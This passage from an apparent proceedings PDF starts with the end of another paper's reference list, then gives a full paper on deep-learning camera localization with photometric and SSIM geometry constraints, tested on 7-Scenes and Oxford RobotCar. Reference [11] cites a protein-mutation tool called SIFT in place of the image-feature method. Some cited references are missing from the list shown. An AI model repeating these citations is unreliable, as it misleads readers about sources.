[23] Florian Strub, Mathieu Seurin, Ethan Perez, Harm de Vries, Jérémie Mary, Philippe Preux, and Aaron CourvilleOlivier Pietquin. 2018. Visual reasoning with multi-hop feature modulation. In *Proceedings of the European Conference on Computer Vision*. 784–800.

[24] Jason D. Williams and Steve Young. 2007. Partially Observable Markov Decision Processes for Spoken Dialog Systems. *Comput. Speech Lang.* 21, 2 (April 2007), 393–422. https://doi.org/10.1016/j.csl.2006.06.008

[25] Tianhao Yang, Zheng-Jun Zha, and Hanwang Zhang. 2019. Making History Matter: History-Advantage Sequence Training for Visual Dialog. In *Proceedings of the IEEE International Conference on Computer Vision*. 2561–2569.

[26] Junjie Zhang, Qi Wu, Chunhua Shen, Jian Zhang, Jianfeng Lu, and Anton van den Hengel. 2018. Goal-Oriented Visual Question Generation via Intermediate Rewards. In *Proceedings of the European Conference on Computer Vision*.

[27] Rui Zhao and Volker Tresp. 2018. Learning goal-oriented visual dialog via tempered policy gradient. In *2018 IEEE Spoken Language Technology Workshop (SLT)*. IEEE, 868–875.

[28] Bohan Zhuang, Qi Wu, Chunhua Shen, Ian D. Reid, and Anton van den Hengel. 2018. Parallel Attention: A Unified Framework for Visual Object Discovery Through Dialogs and Queries. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*. 4252–4261.

3D Scene Geometry-Aware Constraint for Camera Localization with Deep Learning

Mi Tian[+], Qiong Nie[+], Hao Shen[*]

***Abstract*— Camera localization is a fundamental and key component of autonomous driving vehicles and mobile robots to localize themselves globally for further environment perception, path planning and motion control. Recently end-to-end approaches based on convolutional neural network have been much studied to achieve or even exceed 3D-geometry based traditional methods. In this work, we propose a compact network for absolute camera pose regression. Inspired from those traditional methods, a 3D scene geometry-aware constraint is also introduced by exploiting all available information including motion, depth and image contents. We add this constraint as a regularization term to our proposed network by defining a pixel-level photometric loss and an image-level structural similarity loss. To benchmark our method, different challenging scenes including indoor and outdoor environment are tested with our proposed approach and state-of-the-arts. And the experimental results demonstrate significant performance improvement of our method on both prediction accuracy and convergence efficiency.**

I. Introduction

Camera localization, as a foundation for many applications such as autonomous driving vehicle and mobile robots, estimates camera position and orientation from a query image and a pre-built map with scene information. In traditional localization framework, this scene information is generally presented as sparse key points with 3D information and feature descriptor. Camera poses are then estimated from 2D-3D matching between query images and a map by applying a Perspective-n-Point (PnP) solver accompanied with RANSAC [16, 38] strategies for outlier removal. Different methods are proposed to improve efficiency and effectiveness of such 2D-3D matching. For instance, image-level features like bag-of-words [32, 33], VLAD [34], Fish Vector [36, 37] are usually employed for similarity matching between query images and keyframes stored during mapping. Due to the image-level features retrieval results, matching area can be reduced into top N most similar keyframes and their surrounding points, which means that only a small 3D submap will participate in 2D-3D matching. As an intermediate step, these utilizing keyframes retrieval are categorized into retrieval-based approaches [3, 30, 31]. However direct approaches take advantages of different hashing algorithms to match 2D-3D points for computation acceleration. Specifically, bag-of-words [32, 33] and LSH [23] are two popular hashing methods for camera localization. Although many different efforts are made to improve 2D-3D matching accuracy, the fact that traditional approaches are based on low-level features such as SIFT [11, 1], SURF [25, 9], ORB [18], etc. makes it difficult to deal with challenging environments like illumination change or seasonal change.




Figure 1: Schematic representation of our proposed self-supervised deep learning for camera localization with 3D scene geometry-aware constraint. (a): Training flow of our proposed algorithm which requires a pair of RGB images and a depth map of one of them. Green rectangles are computational components according to predicted poses and depth map without learnable parameters. Blue rectangles are networks for pose regression to be trained. And yellow rectangles are constraint terms of network. (b): Inference flow of camera pose localization. Blue part is network architecture based on the ResNet-50 that is a detailed description for the blue part in (a).

While learning-based methods aim to regress 6 DoF pose in an end-to-end way [5, 6, 17]. Scene information in this case is described as neural network weights and mapping step turns into a network training process. The first deep learning framework PoseNet [2] retrieves camera pose from a single image. [29] exploits temporal information for pose estimation by utilizing image sequence. [15] introduces the encoder-decoder architecture into camera localization. Some other changes like reasoning about the uncertainty of the estimated poses [22] are also proposed. However, all these methods train their networks by a naive Euclidean distance between prediction and ground truth pose. Inspired from traditional methods utilizing 3D geometry information, recently many geometry relevant loss functions such as geometric consistency error [7, 8], reprojection error [4], relative transform error [24] are built as regularization terms. Such

[+] indicates equal contributions. * indicates corresponding author. Email: ({tianmi02, nieqiong, shenhao04}@meituan.com).

This research is supported by Beijing Science and Technology Project (No. Z181100008918018). All authors are with Meituan-Dianping Group, Beijing, China.

methods perform better than those learned from single image information.

We follow prior works of learning-based camera localization and further search for more geometric information to constraint our model. In addition to standard sensors like GPS and camera that usually provide ground truth poses and images for localization, depth sensors are also very popular in SLAM applications. For indoor situation, we can directly obtain depth information from structured light camera, time-of-flight camera or stereo camera with available depth estimation algorithm. For outdoor environment, 3D LIDAR is usually employed for both localization and scene perception. From 3D geometry knowledge, when a general point in 3D scene is viewed in several images, their corresponding pixel intensities are supposed to be identical. This property we called as photometric consistency. It is the base idea for many direct visual odometry methods [3, 19] or SLAM methods [20, 32 - 35].

In this paper, we immigrate this idea into a neural network. The photometric consistency is described as a photometric loss term accompanied with a structured similarity SSIM [10] loss function to optimize pose regression with self-supervised learning. Meanwhile ground truth pose information and depth information (sparse or dense) from whatever depth sensors are used during training process only to calculate the photometric error loss. It bootstraps the loss function by penalizing pose predictions that contradict 3D scene geometry and helps the convergence of network. Although many traditional stereo methods and learning-based methods can estimate depth information, we prefer to use ground truth depth captured by robust sensors, considering easy availability of the sensor and information accuracy, and also our method does work even with very sparse depth information.

To this end, we make the following contributions compared to other works: (i) We propose a deep neural network architecture to directly estimate an absolute camera pose from an input image. (ii) By utilizing depth sensor information, we applied an additional 3D scene geometry-aware constraint to improve prediction accuracy. As mentioned, sparse depth information will be enough to get remarkable localization precision increment. This means that our method can be adapted with any kind of depth sensors (sparse or dense). (iii) We present extensive experimental evaluations on both indoor and outdoor datasets to compare our approach with state-of-the-art methods. At the same time, we demonstrate that the proposed additional 3D scene geometry-aware constraint can be easily added into other network and make performance improvement.

II. Related Work

Various CNN-based approaches of absolute camera localization have been proposed in the literature. In this section, some of the techniques developed thus far for improving the performance of localization will be discussed.

CNN-based camera localization was first proposed by PoseNet [2] which utilized base architecture of GoogLeNet to directly regress 6DoF camera pose with an input RGB image. By using Bayesian CNN, the authors extended their work to model precision uncertainty [22]. Following approaches, mainly differ in underlying base architecture and loss function used for training. Melekhov et al. [15] proposed Hourglass Network described as a symmetric encoder-decoder structure, which is widely used for applications of semantic segmentation. Rather than using a single image, Walch et al. [13] and Xue et al. [14] introduced Long-Short Term Memory (LSTM) to exploit global information by features learning from constraint of temporal smoothness of the video stream. Valada et al. [7, 8] proposed multitask learning framework for visual localization, odometry estimation and semantic segmentation. This method, which exploits inter-dependencies within multitask for the mutual benefit of each task, is considered as state-of-the-art since it provides higher localization precision than many other CNN-based approaches. However, such multitask training process requires much ground truth information, especially labeled semantic segmentation data causing this approach not flexible in many application domains.

Geometric consistency Constraint is recently used to help improving accuracy of pose regression and proved more effective than that of using Euclidean distance constraint alone. Valada et al. [7, 8] introduced geometric consistency to bootstrap loss function by penalizing pose predictions that contradict the relative motion. MapNet [24] imposed a constraint on relative pose between image pairs for global consistency. This method provided stricter constraints without any additional input information required as relative pose is easily computable by absolute ground truth pose. Kendall et al. [4] introduced another geometric loss named reprojection error defined as the residual of 3D points projected onto 2D image plane using the ground truth and predicted pose. All these works are considered to be state-of-the-art of that time using geometry consistency loss. In our work, we explore a 3D scene geometry-aware constraint called photometric error constraint. 3D structure information is added into this constraint which enforces network not only align predicted poses to camera motion but also aggregate scene structure model. Compared with the above image-level geometry consistency losses, our method makes use of geometry information of every 3D point of the scene and provides much stronger pixel-level constraint.

Photometric error constraint is typically used to deal with relative pose regression, optical flow estimation and depth prediction with supervised or unsupervised learning. For instance, Ma et al. [27] explored temporal relations of video sequences to provide additional photometric supervisions for depth completion network. Zhou et al. [12] built CNNs with unsupervised learning of dense depth and camera pose with photometric error loss to learn the scene level consistent movement governed by camera motion. Yin et al. [26] proposed a multitask unsupervised learning method of dense depth, optical flow and egomotion prediction, where photometric error constraint played an important role to enforce consistency between different tasks. Shen et al. [28] proposed to bridge the gap between geometric loss and photometric loss by introducing the matching loss constrained by epipolar geometry. Since photometric error constraint has been proved effective for relative pose regression and depth prediction, we introduce this photometric error constraint and validate its effectiveness on absolute pose prediction. As our knowledge, this is the first time that photometric error is imposed to solve absolute pose regression problem.

III. Proposed Approach

Our method is dedicated to absolute pose regression. The ground truth pose and depth information will be used during training process. Both information are easily available from sensors like GPS and depth sensors like RGBD cameras or LIDARs. At any inference time, only one image is imported to the network to localize the camera itself. In this section, we will introduce our pose regressing neural network as first. Then we will explain both training and inference framework in detail. At training process, three constraints are applied to help learning process towards a global minimum: a classic Euclidean error to measure distance from prediction to ground truth pose as well as two regularization terms formulated as a photometric loss and a structural similarity loss. Both regularizations try to lead model to obey photometric consistency but respectively by pixel-level and image-level. Finally, a warping process which is an intermediate step for building both terms is also presented.

A. Network architecture

We build a CNN architecture to predict the corresponding absolute pose p = [x, q] for a given image, where x denotes position and q denotes a unit of quaternion representing orientation. We use the first five residual blocks of ResNet-50 as backbone and modify it by introducing a global average pooling layer after the last residual block, and subsequently add three fully connected layers with 2048 neurons, 3 neurons and 4 neurons respectively. The last two fully connected layers separately output the absolute position x and orientation q (see Figure 1(b)). Each convolution layer is followed by batch normalization and Rectified Linear Unit (ReLU)

At inference process, only current image is applied to the network for regressing 6DoF pose directly (see Figure 1(b)). While during training (see Figure 1(a)), two successive images I_{t-1} and I_t as well as a depth map of I_{t-1} and the corresponding ground truth poses of I_{t-1} and I_t are required. The network learns weights and predicts absolute pose for both images by building Euclidean distant constraint as a loss term for each prediction. For a moving camera, two consecutive images are usually overlapped and their absolute poses can be mutually constrained by 3D scene geometry. In this paper, this 3D scene geometry-aware constraint is described as photometric error and SSIM error. Compared to [24] which just employs relative transform as geometry constraint to learn absolute pose, in our work, 3D scene geometry-aware constraint is employed as a pixel-level loss, exploiting more information including relative transform, 3D information and pixel intensity to learn camera localization with a global optimization directly and efficiently.

B. Warping computation

The warping computation from image I_{t-1} to I_t is illustrated in the following:

$$u_t = KT_{t-1}^{t} D_{t-1}(p_{t-1}) K^{-1} u_{t-1} \quad (1)$$

Where u_{t-1} is a static pixel in previous image I_{t-1}, its warped pixel to current time t is defined as u_t. We can easily get intrinsic matrix K by camera calibration. The 3D transform matrix from previous image to the current T_{t-1}^{t} can be computed according to their absolute poses T_w^{t-1} and T_w^{t}:

$$T_{t-1}^{t} = T_w^{t} * (T_w^{t-1})^{-1} \quad (2)$$

In warping computation, depth information $D_{t-1}(p_{t-1})$ is required for reconstructing 3D structure from 2D image pixels. As we explained in the previous section, dense depth information is not necessary. So we can extract it from depth sensors (structural light cameras, Time-of-flight cameras, stereo sensors and 3D LIDAR) or from stereo like depth computation algorithms, for example triangulation method of matched points from two overlapped images with knowing transform between them. However, to make sure not introducing extra depth error into our model. We prefer to choose robust depth information from a sensor.

To facilitate gradient computation for backpropagation, we create a synthetic image $warped_{t-1}$ with the same format of current image I_t by using bilinear interpolation as sampling mechanism for warping. As the warping is fully differentiable, we do not need any pre-computation for training and online running. Furthermore, no learnable weight or additional overhead is required for training and inference.

C. Loss function

In this section, constraint terms used for training network will be discussed in detail. In addition to typical Euclidean distant constraint, we introduce photometric loss term and structure similar loss term based on the warping results.

Euclidean distant constraint Since we input two successive images into the model in parallel during training, the Euclidean distant losses for both images are calculated as:

$$L_D = L_D(I_{t-1}) + L_D(I_t) \quad (3)$$

with

$$L_D(I_i) = \|x_i - \hat{x}_i\|_2 + \beta \|q_i - \hat{q}_i\|_2 \quad for\ i \in \{t-1, t\} \quad (4)$$

Where x_i, q_i are the ground truth position and orientation, $\hat{x}_i$, $\hat{q}_i$ are the predicted position and orientation, and β is a weighted parameter to keep the expected values of position and orientation errors to be nearly equal and to be trained online. This highly strong supervision signal leads pose prediction converge to the approximate ground truth.

Photometric error constraint When there is limited change of viewpoint and the environment is assumed to be light-invariant, the intensity values of a 3D point in different images are supposed to be the same. This photometric consistency is used for solving many problems (both traditional solution and learning-based solutions) like optical flow estimation, depth estimation, visual odometry, etc. Here, we employ it for absolute pose estimation. Here the loss function is designed as the difference between the $warped_{t-1}$ image and current image I_t:

$$L_P = \sum_{i,j} M\left(u_{t-1}^{i,j}\right) \|I_t(i,j) - warped_{t-1}(i,j)\|_1 \quad (5)$$

Where $u_{t-1}^{i,j}$ is the pixel with coordinate (i,j) in image I_{t-1}, $M\left(u_{t-1}^{i,j}\right)$ is an image mask. The idea is to mask pixels without depth information and that do not obey photometric consistency. In our case, we mainly use it to mask two types of pixels: moving pixels and pixels with invalid depth information. The depth validity depends on the acquisition methods. For instance, depth from range sensors like LIDAR usually has satisfactory accuracy even at a long distance, but depth from computation algorithms like stereo-like method is much noisy. And many strategies can be applied to remove dynamic objects. For example, as long as moving objects are

Table1: Comparison of median localization error with existing CNN-based models on 7-Scene dataset

Scene	Spatial extent	PoseNet [2]	LSTM-Pose [13]	VidLoc [29]	Hourglass Pose[15]	PoseNet2 [4]	MapNet [24]	Ours
Chess	3×2×1 m^3	0.32, 8.12°	0.24, 5.77°	0.18, N/A	0.15, 6.53°	0.13, 4.48°	0.08, 3.25°	0.09, 4.39°
Fire	2.5×1×1 m^3	0.47, 14.4°	0.34, 11.9°	0.26, N/A	0.27, 10.84°	0.27, 11.3°	0.27, 11.69°	0.25, 10.79°
Heads	2×0.5×1 m^3	0.29, 12.0°	0.21, 13.7°	0.14, N/A	0.19, 11.63°	0.17, 13.0°	0.18, 13.25°	0.14, 12.56°
Office	2.5×2×1.5 m^3	0.48, 7.68°	0.30, 8.08°	0.26, N/A	0.21, 8.48°	0.19, 5.55°	0.17, 5.15°	0.17, 6.46°
Pumpkin	2.5×2×1 m^3	0.47, 8.42°	0.33, 7.00°	0.36, N/A	0.25, 7.01°	0.26, 4.75°	0.22, 4.02°	0.19, 5.91°
RedKitchen	4×3×1.5 m^3	0.59, 8.64°	0.37, 8.83°	0.31, N/A	0.27, 10.15°	0.23, 5.35°	0.23, 4.93°	0.21, 6.71°
Stairs	2.5×2×1.5 m^3	0.47, 13.8°	0.40, 13.7°	0.26, N/A	0.29, 12.46°	0.35, 12.4°	0.30, 12.08°	0.26, 11.51°

usually vehicles or persons, object detection can be applied in advance to remove these moving objects. Moreover, we can also ignore the pixels with large photometric errors since these pixels are suspectable to violate the consistency principle.

Minimizing the photometric error takes effect only when the warped pixel is very close to the true correspondence. It requires predicted pose not far from ground truth. At the early epochs of training, Euclidean loss determines the gradient direction dominantly as current predicted pose is very different from ground truth and therefore photometric loss produces only a weak or even bad effects. To this end, we propose a self-adaption strategy: a photometric error is used for back-propagation only when the projection point u_{t-1} and u_t satisfies $\|u_t - u_{t-1}\|_1 \leq h$ (h is a threshold value that highly depends on scenes, in our case, h is set as 10). The purpose is to maximize the value of photometric loss for optimizing pose prediction.

Structural similarity constraint This constraint tries to extract structural information from scene, like the way of human visual system. The similarity of two images I_x and I_y is formulated as:

$$SSIM(x,y) = \frac{(2\mu_x\mu_y+C_1)(2\sigma_{xy}+C_2)}{(\mu_x^2+\mu_y^2+C_1)(\sigma_x^2+\sigma_y^2+C_2)} \quad (6)$$

Where C_1 and C_2 are constant to keep SSIM valid. The SSIM value is [0,1] and high similarity corresponds to a big value. An auxiliary constraint that differs $warped_{t-1}$ image and current image I_t is defined by equation (7) in combination with photometric error.

$$L_S = \frac{1-SSIM(I_t,\ warped_{t-1})}{2} \quad (7)$$

The final loss function is defined in formulate (8). It contains three loss terms with different weighted parameters namely λ_D, λ_P, λ_S to balance every loss term, and constrain the weights update together. Both Euclidean distant loss term and SSIM loss term are image-level constraints, while photometric loss term belongs to a pixel-level constraint, which can lead to a more precise accuracy of prediction.

$$L = \lambda_D L_D + \lambda_P L_P + \lambda_S L_S \quad (8)$$

IV. Experiment Evaluation

In this section, we will present experimental results of our proposed method for camera localization in comparison with several state-of-the-art works both on indoor and outdoor datasets. The results demonstrate that our introduced loss terms as well as self-supervised strategy for absolute camera localization task are outstanding in prediction accuracy as well as training convergence.

A. Datasets

Our method is evaluated on a well-known public dataset – Microsoft 7-Scene which is a collection of tracked RGB-D camera frames [21]. Seven different scenes recorded from a handheld Kinect RGB-D camera at 640×480 resolution are proposed for evaluation. The dense depth map is directly obtained from RGB-D sensors and ground truth camera pose is provided by KinectFusion algorithm. The existence of motion blur and weak texture under office environment makes this 7-scene dataset very challenging and widely evaluated by localization and tracking algorithms. To facilitate comparison, we take the same training and testing sequence split of each scene as other methods did.

Oxford robotcar dataset [39] contains 100 repetitions of a consistent route through central oxford captured twice a week over a period of over a year. Different types of data are available from multiple sensors including monocular cameras, LIDAR, GPS, INS measurements as well as stereo cameras. We take sub-dataset LOOP with a total length of 1120m for our evaluation. Two subsets overlapping the whole path with the same motion direction are used for training and test respectively.

B. Implementation details

Since [7, 8] demonstrate that neither synthetic pose augmentation nor synthetic view augmentation techniques yield any performance gain. In some cases, they have even negative impacts on pose accuracy. In our experiments, we only take proven well-performed preprocessing steps like resize of input images into 320×240 and normalization.

We use the Adam solver for optimization with $\beta_1 = 0.9$, $\beta_2 = 0.99$, and $\varepsilon = 10^{-10}$. We initialize five residual blocks with weights of ResNet-50 pre-trained on ImageNet and remaining layers with Gaussian distribution, then fine-tuning all layers with mini-batch size of 12 and maximum iterations of 50 epochs. We apply layers-wise learning rate set that is initialized as 8e-4 and 2e-4 for five residual blocks and remaining layers respectively. Polynomial decay for learning rate is adopt with power = 0.9. The weighted parameters β, λ_D, λ_P, λ_S are set as 3, 1, 0.01, 0.1 on all scenes. The work is implemented based on Tensorflow deep learning library and all the experiments are performed on a NVIDIA Titan V GPU with 16GB on-board memory.

C. Comparison with prior methods

Our regression method is tested on all scenes of 7-Scene dataset to compare with prior CNN-based methods namely

PoseNet [2], LSTM-Pose [13], VidLoc [29], Hourglass-Pose [15], PoseNet2 [4] and MapNet [24]. Table 1 shows the quantitative comparisons of median translation and rotation errors for each scene in the datasets. Except that MapNet slightly outperforms on chess scene, our method obtains better results on most scenes. Moreover, compared to MapNet [24] that needs 300 epochs and PoseNet [2] needs more, our method takes only 50 epochs iterations to convergence.

To illustrate our results in detail, several camera pose trajectories on test sequences of heads, fire, pumpkin and stairs scenes are shown in Figure 2. It is obvious that trajectories provided by PoseNet [2] are much noised and even fail sharply in some places. MapNet [24] has a stable prediction globally but the accuracy is unsatisfactory. In this experiment, our method achieves mostly outstanding performances both on translation and rotation accuracy. From above experiments, our proposed network architecture collaborated with introduced photometric error loss term exhibits much better performances considering accuracy-efficiency balance.




Figure 2: camera localization results on Microsoft 7-Scene. From left to right, the four test sequences are heads-01 sequence, fire-04 sequence, pumpkin-01 sequence and stairs-01 sequence. From top to bottom, the three results are from PoseNet [2], MapNet [24] and our method respectively (green for the ground truth, red for the prediction).

D. Ablation studies

In this section, the performance of our proposed geometric constraint for the absolute camera localization task will be studied. To this end, we employ ablation experiments that we train different network architectures including GoogLeNet of PoseNet and ours with the help of photometric error loss and SSIM loss and then compare them with that without geometric constraint. From the quantitative results shown in Table 2, we can on one hand demonstrate that such 3D scene geometry-aware constraint described by a photometric loss and a SSIM loss is always helpful as it leads to a better performance on prediction accuracy for all scenes. On the other hand, this improvement from 3D scene geometry-aware constraint is applicable to different network architectures. And theoretically we can employ it to any other camera localization networks to help learning process converge towards global minimization during training. Besides, even with one Euclidean loss alone, the results prove that our proposed method performs better than PoseNet2 [4] optimized by geometric loss.

Table 2: comparison of median localization error with different network and loss terms of network on 7-Scene dataset

Network	PoseNet [2]		Ours	
Loss	L_D	$L_D + L_P + L_S$	L_D	$L_D + L_P + L_S$
Chess	0.32, 8.12°	0.11, 5.11°	0.10, 5.38°	0.09, 4.39°
Fire	0.47, 14.4°	0.24, 11.0°	0.26, 13.3°	0.25, 10.79°
Heads	0.29, 12.0°	0.16, 11.8°	0.16, 12.6°	0.14, 12.56°
Office	0.48, 7.68°	0.20, 8.11°	0.22, 8.07°	0.17, 6.46°
Pumpkin	0.47, 8.42°	0.18, 4.83°	0.22 6.80°	0.19, 5.91°
RedKitchen	0.59, 8.64°	0.24, 7.19°	0.23, 8.53°	0.21, 6.71°
Stairs	0.47, 13.8°	0.29, 10.2°	0.30, 11.5°	0.26, 11.51°

E. Influence of depth sparsity

In indoor 7-scene dataset, dense depth maps are available directly from depth sensor. While in an outdoor environment depth information from other type of depth sensors like LIDAR or depth computation algorithms like stereo-like methods is usually sparse. Therefore, we discuss the influence of depth sparsity on our method and show that the proposed approach still works well even with a sparsity of only 20% depth information. We evaluate this property on 7-scene dataset and the results are shown in Table 3. The original depth map generated from Kinect sensor are assumed as 100% depth information. We randomly eliminate 40% of depth and 80% of depth respectively from the initial map, and then test our method using the remaining depth information without changing other network settings.

Table3: comparison of median localization error with different levels of depth sparsity

scene	20%-depth	60%-depth	100%-depth
Chess	0.10, 5.01°	0.10, 4.76°	0.09, 4.39°
Fire	0.25, 12.81°	0.25, 12.38°	0.25, 10.79°
Heads	0.16, 13.31°	0.16, 13.45°	0.14, 12.56°
Office	0.19, 7.79°	0.17, 6.62°	0.17, 6.46°
Pumpkin	0.21, 4.74°	0.20, 4.84°	0.19, 5.91°
RedKitchen	0.23, 10.76°	0.22, 10.18°	0.21, 6.71°
Stairs	0.29, 12.17°	0.28, 12.86°	0.26, 11.51°

Apparently, more depth information means more constraints that will evidently lead to a more precise prediction accuracy. But our method slightly outperforms event with a sparsity of 20% depth information compared to other methods illustrated in Table 1. In summary, our method can collaborate with different kinds of depth sensors or any well-defined depth computation algorithm. and provide more accurate absolute camera pose estimation.

F. Self-supervised learning

Different from [27], we apply self-supervised learning strategy for photometric error and SSIM loss terms at training process. This means that absolute poses of image I_{t-1} and I_t used for building photometric consistency constraint are both predicted by network (see Figure 1(a)). To compared it, we change the pose of image I_t directly from ground truth and use it to compute relative transform between two images for further warping. From the results shown in Table 4, self-supervised learning strategy outperforms both on rotation and translation accuracy. This is partly because we take more advantages of data at training process with self-supervised learning by back-propagating it twice when it is considered as I_{t-1} and also when we treat it as I_t. Furthermore, it helps network to learn in a more natural way because camera poses are never independent to each other and for more overlapped images their corresponding poses are highly relevant by the nature of 3D geometry.

Table 4: comparison of median localization error with different learning strategy

scene	Self-supervised learning	
	w/o	w
Chess	0.10, 5.26°	0.09, 4.39°
Fire	0.26, 11.5°	0.25, 10.79°
Heads	0.16, 13.3°	0.14, 12.56°
Office	0.18, 7.28°	0.17, 6.46°
Pumpkin	0.25, 6.34°	0.19, 5.91°
RedKitchen	0.23, 7.53°	0.21, 6.71°
Stairs	0.29, 12.8°	0.26, 11.51°

G. Outdoor evaluation on Oxford Robotcar Dataset

Our method is also tested in an outdoor dataset Oxford robotcar. Although training subset 2014-05-14-13-59-05 and test subset 2014-05-14-13-53-47 are both captured on the same day, large illumination change between two sequences and motion blur make it very challenging for camera localization.




Figure 3: Oxford robotcar dataset raw color image and depth map captured by LIDAR. LOOP route subset with a total length of 1120m.

We firstly align LIDAR with a frontal camera to obtain a sparse depth map for image (see Figure 3). To avoid introducing too much depth error to our system, we choose only nearby 3D points that are less than 20m viewed from camera. The results show that our method significantly outperforms PoseNet (see Table 5) that is learned on training subset using the same network and hyper-parameters setting as [2]. Even utilizing Euclidean distant loss term alone, our method shows an accuracy increase of 15%. After introducing proposed 3D scene geometry-aware constraint, our approach provides an accuracy increase of more than 36% compared to the baseline PoseNet. To be noted that current depth map has a sparsity of less than 5% and it is also suffered from alignment noise.

To sum up, our method is not sensible to environments and it provides an apparent accuracy improvement even with highly sparse depth information. All these properties make the proposed approach suitable for many applications including indoor robots and outdoor autonomous vehicles.

Table 5: comparison of median localization error with different algorithm

Test subset	PoseNet [2]	Ours (L_D)	Ours (L_D+L_P+L_S)
2014-05-14-13-53-47	25.59, 15.96°	22.09, 10.60°	16.28, 7.17°

V. Conclusion

In this paper, we present a novel absolute camera localization algorithm. Rather than building a map whose size is linearly proportional to the scene size, we train a neural network to describe the scene. At the same time, we impose a novel 3D scene geometry-aware constraint as loss terms to supervise the network training. We believe that such network is more representative about 3D scene, motion and image information. The experimental results also show that our method outperforms prior works. Besides, our comparison results illustrate that positive impact is achieved when this 3D scene geometry-aware constraint is added into different networks. Therefore, we believe the effectiveness of this constraint in absolute camera localization algorithms. Last but not the least, our method is suitable for many applications like indoor mobile robots or outdoor autonomous driving vehicles. On these platforms, training data is directly available from different sensors and no additional manual annotation is required. In future work, we aim to pursue further fusion between CNN-based methods and traditional metric-based methods for camera localization. And an integration of different sensor modalities may also improve camera localization.

References

[1] Ke, Yan and R. Sukthankar. “PCA-SIFT: a more distinctive representation for local image descriptors.” Proceedings of the 2004 IEEE Computer Society Conference on Computer Vision and Pattern Recognition (CVPR), 2004.

[2] A. Kendall, M. Grimes, and R. Cipolla, “Posenet: A convolutional network for real-time 6-dof camera relocalization,” in ICCV, 2015.

[3] I. Melekhov, J. Kannala, and E. Rahtu, “Relative camera pose estimation using convolutional neural networks,” arXiv:1702.01381, 2017.

[4] A. Kendall and R. Cipolla, “Geometric loss functions for camera pose regression with deep learning,” CVPR, 2017.

[5] J. Wu, L. Ma, and X. Hu, “Delving deeper into convolutional neural networks for camera relocalization,” in ICRA, May 2017.

[6] T. Naseer and W. Burgard, “Deep regression for monocular camera-based 6-dof global localization in outdoor environments,” in IROS, 2017.

[7] A. Valada, N. Radwan, and W. Burgard, “Deep auxiliary learning for visual localization and odometry,” in ICRA, 2018.

[8] N. Radwan, A. Valada, W. Burgard, “VLocNet++: Deep Multitask Learning for Semantic Visual Localization and Odometry”, IEEE Robotics and Automation Letters (RA-L), 3(4): 4407-4414, 2018.
[9] Bay, Herbert, et al. “Speeded-up robust features (SURF).” Computer vision and image understanding 110.3 (2008): 346-359.
[10] Wang, Zhou, et al. “Image quality assessment: from error visibility to structural similarity.” IEEE transactions on image processing 13.4 (2004): 600-612.
[11] Ng, Pauline C., and Steven Henikoff. “SIFT: Predicting amino acid changes that affect protein function.” Nucleic acids research 31.13 (2003): 3812-3814.
[12] Zhou, Tinghui, et al. “Unsupervised Learning of Depth and Ego-Motion from Video.” Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2017.
[13] F. Walch, C. Hazirbas, et al., “Image-based localization using lstms for structured feature correlation,” in ICCV, 2017.
[14] Xue, Fei, et al. “Beyond Tracking: Selecting Memory and Refining Poses for Deep Visual Odometry.” Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2019
[15] I. Melekhov, J. Ylioinas, J. Kannala, and E. Rahtu, “Image-based localization using hourglass networks,” arXiv:1703.07971, 2017.
[16] Brachmann, Eric, et al. “DSAC-differentiable RANSAC for camera localization.” In Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition, 2017.
[17] Brachmann, Eric, and Carsten Rother. “Learning less is more-6d camera localization via 3d surface regression.” Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2018.
[18] Rublee, Ethan, et al. “ORB: An efficient alternative to SIFT or SURF.” ICCV. Vol. 11. No. 1. 2011.
[19] K. R. Konda and R. Memisevic, “Learning visual odometry with a convolutional network,” in VISAPP, 2015.
[20] Engel, Jakob, Thomas Schöps, and Daniel Cremers. “LSD-SLAM: Large-scale direct monocular SLAM.” European conference on computer vision. Springer, Cham, 2014.
[21] Shotton Jamie, et al. “Scene Coordinate Regression Forests for Camera Relocalization in RGB-D Images.” Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2013.
[22] A. Kendall and R. Cipolla, “Modelling uncertainty in deep learning for camera relocalization,” ICRA, 2016.
[23] Andoni, Alexandr, et al. “Practical and optimal LSH for angular distance.” Advances in Neural Information Processing Systems. 2015.
[24] Brahmbhatt, Samarth, et al. “Geometry-aware learning of maps for camera localization.” Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2018.
[25] Bay, Herbert, Tinne Tuytelaars, and Luc Van Gool. “Surf: Speeded up robust features.” European conference on computer vision. Springer, Berlin, Heidelberg, 2006.
[26] Yin, Zhichao, and Jianping Shi. “Geonet: Unsupervised learning of dense depth, optical flow and camera pose.” Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2018.
[27] Ma, Fangchang, Guilherme Venturelli Cavalheiro, and Sertac Karaman. “Self-supervised sparse-to-dense: Self-supervised depth completion from lidar and monocular camera.” 2019 International Conference on Robotics and Automation (ICRA). IEEE, 2019.
[28] Shen, Tianwei, et al. “Beyond Photometric Loss for Self-Supervised Ego-Motion Estimation.” 2019 International Conference on Robotics and Automation (ICRA). IEEE, 2019.
